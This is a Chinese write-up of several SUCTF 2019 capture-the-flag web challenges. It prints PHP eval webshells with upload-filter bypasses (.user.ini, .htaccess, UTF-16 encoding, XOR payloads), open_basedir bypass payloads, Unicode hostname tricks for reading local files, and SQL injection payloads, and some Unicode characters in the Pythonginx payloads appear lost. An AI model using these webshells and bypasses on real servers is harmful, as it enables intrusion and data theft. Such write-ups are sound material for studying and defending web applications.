SUCTF_2019_部分复现

原创

LetheSec 于 2019-09-01 17:57:40 发布 4205 收藏 5

分类专栏： CTF 文章标签： CTF writeup

CheckIn

1、进入题目后是一个简单的上传页面：

先尝试上传普通的图片马，发现会显示`<? in contents!`，过滤了`<?`，可以使用`<script language='php'></scrip>`绕过。


修改后再次上传发现显示`exif_imagetype:not image!`，还用了`exif_imagetype()`进行检验，可以加上GIF89a进行绕过。

```
Content-Disposition: form-data; name="fileUpload"; filename="shell.jpg"
Content-Type: image/jpeg

GIF89a
<script language='php'>@eval($_POST['pass']);</scrip>
-----------------------------191691572411478
Content-Disposition: form-data; name="upload"

鎖愠氮
-----------------------------191691572411478--
```

```
  </form>
</body>

</html>

Your dir uploads/5f9b606a45dd364034126296f3966090 <br>Your files : <br>array(4) {
 [0]=>
 string(1) "."
 [1]=>
 string(2) ".."
 [2]=>
 string(9) "index.php"
 [3]=>
 string(9) "shell.jpg"
}
```

但是后缀正则过滤了`php`字符，想直接绕过是没戏了。

2、于是考虑解析漏洞，发现服务端不是Apache而是Nginx，所以常见的上传`.htcess`文件不可行。



参考这篇文章：user.ini文件构成的PHP后门

php.ini一定很熟悉了，是php中的配置文件，其中提到了.user.ini文件:

链接：https://www.php.net/manual/zh/configuration.changes.modes.php

PHP_INI_* 模式的定义

模式	含义
PHP_INI_USER	可在用户脚本（例如 ini_set()）或 Windows 注册表（自 PHP 5.3 起）以及 *.user.ini* 中设定
PHP_INI_PERDIR	可在 *php.ini*，*.htaccess* 或 *httpd.conf* 中设定
PHP_INI_SYSTEM	可在 *php.ini* 或 *httpd.conf* 中设定
PHP_INI_ALL	可在任何地方设定

再看一下文档对于.user.ini文件的解释：

链接：https://www.php.net/manual/zh/configuration.file.per-user.php

.user.ini 文件

自 PHP 5.3.0 起，PHP 支持基于每个目录的 .htaccess 风格的 INI 文件。此类文件*仅*被 CGI / FastCGI SAPI 处理。此功能使得 PECL 的 htscanner 扩展作废。如果使用 Apache，则用 `.htaccess` 文件有同样效果。

除了主 `php.ini` 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（`$_SERVER['DOCUMENT_ROOT']` 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。

在 .user.ini 风格的 INI 文件中只有具有 **PHP_INI_PERDIR** 和 **PHP_INI_USER** 模式的 INI 设置可被识别。

两个新的 INI 指令，*user_ini.filename* 和 *user_ini.cache_ttl* 控制着用户 INI 文件的使用。

user_ini.filename 设定了 PHP 会在每个目录下搜寻的文件名；如果设定为空字符串则 PHP 不会搜寻。默认值是 *.user.ini*。

user_ini.cache_ttl 控制着重新读取用户 INI 文件的间隔时间。默认是 300 秒（5 分钟）。

简单来说，它起的作用和.htaccess文件差不多，可以通过在目录下增加.user.ini文件来修改一些配置，可以通过.user.ini文件设置除了`PHP_INI_SYSTEM`以外的所有模式的选项，且不需要重启服务器中间件，只需要等待`user_ini.cache_ttl`所设置的时间（默认为300秒），即可被重新加载。

下面就找php.ini中可以利用的配置项，如下:

> auto_prepend_file string
> Specifies the name of a file that is automatically parsed before the main file. The file is included as if it was called with the require function, so include_path is used.

即`auto_prepend_file`配置项可以指定在主文件之前自动解析的文件的名称，并包含该文件，就像使用require函数调用它一样。

注：还有一个`auto_append_file`选项，是在解析后进行包含。

利用这两个配置项进行包含的前提是含有`.user.ini`的文件夹下需要有正常的`php`文件。

4、利用上述配置项进行包含的前提是：含有`.user.ini`的文件夹下需要有正常的`php`文件。

刚刚上传测试的时候也发现了`index.php`文件正好就在我们上传的目录下，正好可以利用.

下面还需要让`.user.ini`文件绕过`exif_imagetype()`的检测，这时候就不能加`GIF89a`了，否则配置文件将无法被解析，在配置文件中`#`为注释，可以在文件开头添加如下内容进行绕过：

```
#define width 20
#define height 10

auto_prepend_file=shell.jpg
```

> 采用xbm格式X Bit Map，绕过exif_imagetype()方法的检测，上传文件来解析。
> 在计算机图形学中，X Window系统使用X BitMap，一种纯文本二进制图像格式，用于存储X GUI中使用的光标和图标位图。
> XBM数据由一系列包含单色像素数据的静态无符号字符数组组成，当格式被普遍使用时，XBM通常出现在标题.h文件中，每个图像在标题中存储一个数组。
> 也就是用c代码来标识一个xbm文件，前两个#defines指定位图的高度和宽度【以像素为单位，比如以下xbm文件：
> #define test_width 16
> #define test_height 7

5、成功上传.user.ini文件：

```
Content-Disposition: form-data; name="fileUpload"; filename=".user.ini"
Content-Type: application/octet-stream

#define width 20
#define height 10

auto_prepend_file=shell.jpg
-----------------------------293582696224464
Content-Disposition: form-data; name="upload"

鎖愡氮
-----------------------------293582696224464--
```


```
    <input type="submit" name="upload" value="提交">
  </form>
</body>

</html>

Your dir uploads/5f9b606a45dd364034126296f3966090 <br>Your files : <br>array(4) {
 [0]=>
 string(1) "."
 [1]=>
 string(2) ".."
 [2]=>
 string(9) ".user.ini"
 [3]=>
 string(9) "index.php"
}
```

接下来上传包含一句话木马的jpg文件：

```
Content-Disposition: form-data; name="fileUpload"; filename="shell.jpg"
Content-Type: image/jpeg

GIF89a
<script language='php'>@eval($_POST['pass']);</scrip>
-----------------------------57052814523281
Content-Disposition: form-data; name="upload"

鎖惧氮
-----------------------------57052814523281--
```

```
</body>

</html>

Your dir uploads/5f9b606a45dd364034126296f3966090 <br>Your files : <br>array(5) {
 [0]=>
 string(1) "."
 [1]=>
 string(2) ".."
 [2]=>
 string(9) ".user.ini"
 [3]=>
 string(9) "index.php"
 [4]=>
 string(9) "shell.jpg"
}
```

这样我们上传的文件就被包含在同目录的那个index.php中了，然后连接此文件即可。



EasyPHP

1、进入题目后，源码显示在了页面上：

```php
<?php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);
?>
```

代码分为两部分，上面是`get_the_flag()`函数，应该是一个文件上传功能的验证函数，下面是通过`_`传参进去，如果能通过一系列的检验则可以执行`eval()`函数。

如果这题是考RCE的话，为什么还要给出文件上传的代码呢…再看那些过滤，几乎很难去绕过，于是考虑调用get_the_flag()函数来看看可不可以通过文件上传功能。

2、所以接下来要构造payload绕过正则检测并且调用get_the_flag()，这里的过滤非常严格，几乎过滤了所有可见字符，仔细看下这篇文章：一些不包含数字和字母的webshell 就懂了如何绕过。

可以利用不可见字符的异或来构造，脚本如下：

```php
<?php
$payload = '';

for($i=0;$i<strlen($argv[1]);$i++)
{
    for($j=0;$j<255;$j++)
    {
        $k = chr($j)^chr(255);  //dechex(255) = ff
        if($k == $argv[1][$i])
            $payload .= '%'.dechex($j);
    }
}
echo $payload;
```

得到：

```
PS E:\CTF\SUCTF2019\EasyPHP> php exp.php _GET
%a0%b8%ba%ab
```

所以尝试:`${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=phpinfo`

PHP Version 7.2.19-0ubuntu0.18.04.2

System	Linux 53821f0553b6 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler

发现成功，于是构造payload：

`${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag`

3、接下来就是通过上传来getshell了，这里确实是需要上传`.htaccess`文件了，绕过方式可以参考这篇文章：
https://www.cnblogs.com/wfzWebSecuity/p/11207145.html

- exif_imagetype() 的绕过方式和上面一样
- 这里注意到php版本为7.2所以，不能用`<script>`标签绕过`<?`的过滤了，可以通过编码进行绕过，如原来使用utf8编码，如果shell中是用utf16编码则可以Bypass

In utf-8, a character is encoded on 1 byte.

```
00000000: 3c3f 7068 7020 7379 7374 656d 2824 5f47  <?php system($_G
00000010: 4554 5b27 636d 6427 5d29 3b20 6469 6528  ET['cmd']); die(
00000020: 293b 203f 3e0a                           ); ?>.
```


But in utf-16, the character is encoded on 2 bytes.

```
00000000: 003c 003f 0070 0068 0070 0020 0073 0079  .<.?.p.h.p. .s.y
00000010: 0073 0074 0065 006d 0028 0024 005f 0047  .s.t.e.m.(.$._.G
00000020: 0045 0054 005b 0027 0063 006d 0064 0027  .E.T.[.'.c.m.d.'
00000030: 005d 0029 003b 0020 0064 0069 0065 0028  .].).;. .d.i.e.(
00000040: 0029 003b 0020 003f 003e 0a              .).;. .?.>.
```

直接利用脚本生成文件：

```
SIZE_HEADER = b"\n\n#define width 1337\n#define height 1337\n\n"

def generate_php_file(filename, script):
 phpfile = open(filename, 'wb')

 phpfile.write(script.encode('utf-16be'))
 phpfile.write(SIZE_HEADER)

 phpfile.close()

def generate_htacess():
 htaccess = open('.htaccess', 'wb')

 htaccess.write(SIZE_HEADER)
 htaccess.write(b'AddType application/x-httpd-php .lethe\n')
 htaccess.write(b'php_value zend.multibyte 1\n')
 htaccess.write(b'php_value zend.detect_unicode 1\n')
 htaccess.write(b'php_value display_errors 1\n')

 htaccess.close()

generate_htacess()

generate_php_file("shell.lethe", "<?php eval($_GET['cmd']); die(); ?>")
```

然后利用Postman分别构造上传`.htaccess`和`shell.lethe`：



得到文件路径后，就可以利用`shell.lethe`执行命令了，但是还需要绕过`open_basedir`。


参考：

从PHP底层看open_basedir bypass

于是构造payload如下：

```
?cmd=chdir('/tmp');mkdir('lethe');chdir('lethe');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(ini_get('open_basedir'));var_dump(glob('*'));
```

string(1) "/" array(22) { [0]=> string(16) "THis_Is_tHe_F14g" [1]=> string(8) "bd_build" [2]=> string(3) "bin" [3]=> string(4) "boot" [4]=> string(8) "clean.sh" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(4) "home" [8]=> string(3) "lib" [9]=> string(5) "lib64" [10]=> string(5) "media" [11]=> string(3) "mnt" [12]=> string(3) "opt" [13]=> string(4) "proc" [14]=> string(4) "root" [15]=> string(3) "run" [16]=> string(4) "sbin" [17]=> string(3) "srv" [18]=> string(3) "sys" [19]=> string(3) "tmp" [20]=> string(3) "usr" [21]=> string(3) "var" }



得到flag位置后，最后读取flag即可，payload：

```
?cmd=chdir('/tmp');mkdir('lethe');chdir('lethe');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(ini_get('open_basedir'));var_dump(file_get_contents(THis_Is_tHe_F14g));
```


Pythonginx

进入页面后给了源码：

```
@app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我才 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我才 your problem? 222 " + host
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    #去掉 url 中的空格
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl).read()
    else:
        return "我才 your problem? 333"

    <!-- Dont worry about the suctf.cc. Go on! -->
    <!-- Do you know the nginx? -->
```

这题的出题思路来自于今年BlackHat的一个议题，相关PPT如下：
https://i.blackhat.com/USA-19/Thursday/us-19-Birch-HostSplit-Exploitable-Antipatterns-In-Unicode-Normalization.pdf

其中关于Python的内容如下：



这里给出altman学长写的一个脚本，用来寻找可用字符：

```
# coding:utf-8
for i in range(128,65537):
    tmp=chr(i)
    try:
        res = tmp.encode('idna').decode('utf-8')
        if("-") in res:
            continue
        print("U:{}    A:{}      ascii:{} ".format(tmp, res, i))
    except:
        pass
```

下面就是寻找利用方式了，根据题目中的提示：

- 前面的url部分应该是`suctf.cc`
- 还提到了Nginx，Nginx的配置文件目录为：`/usr/local/nginx/conf/nginx.conf`

跑上述脚本的的时候，其中有一个可利用字符：

```
U:%    A:c/u
```

由此可以想到构造：`file://suctf.c sr/local/nginx/conf/nginx.conf`（另一种绕过方式是利用 来代替`c`及进行绕过），这样可以读到flag的位置：


```
server { listen 80; location / { try_files $uri @app; } location @app { include uwsgi_params; uwsgi_pass unix:///tmp/uwsgi.sock; } location /static { alias /app/static; } # location /flag { # alias /usr/fffffflag; # } }
```

最后构造payload：`file://suctf.c sr/ffffffflag`

Easysql

（题目好像出现了不少非预期解，而且比赛过程中甚至泄露了源码...）


进入页面后，提示要求输入正确的Flag即可获得flag，存在堆叠注入如下，但是过滤了flag。



根据输入的回显大致判断查询语句为：`.. POST['query']||flag ...`

非预期解

构造payload：`*,1`，这样拼接后得到：`select *,1||flag from Flag`，即可以查出当前表中全部内容。




预期解

由于作者没有过滤全，出现了非预期解，而预期解是：通过堆叠注入，设置`sql_mode`的值为`PIPES_AS_CONCAT`，从而将`||`视为字符串的连接操作符而非或运算符。

所以payload为：`1;set sql_mode=PIPES_AS_CONCAT;select 1`

这样输出的flag会与1进行拼接，得到：



upload labs2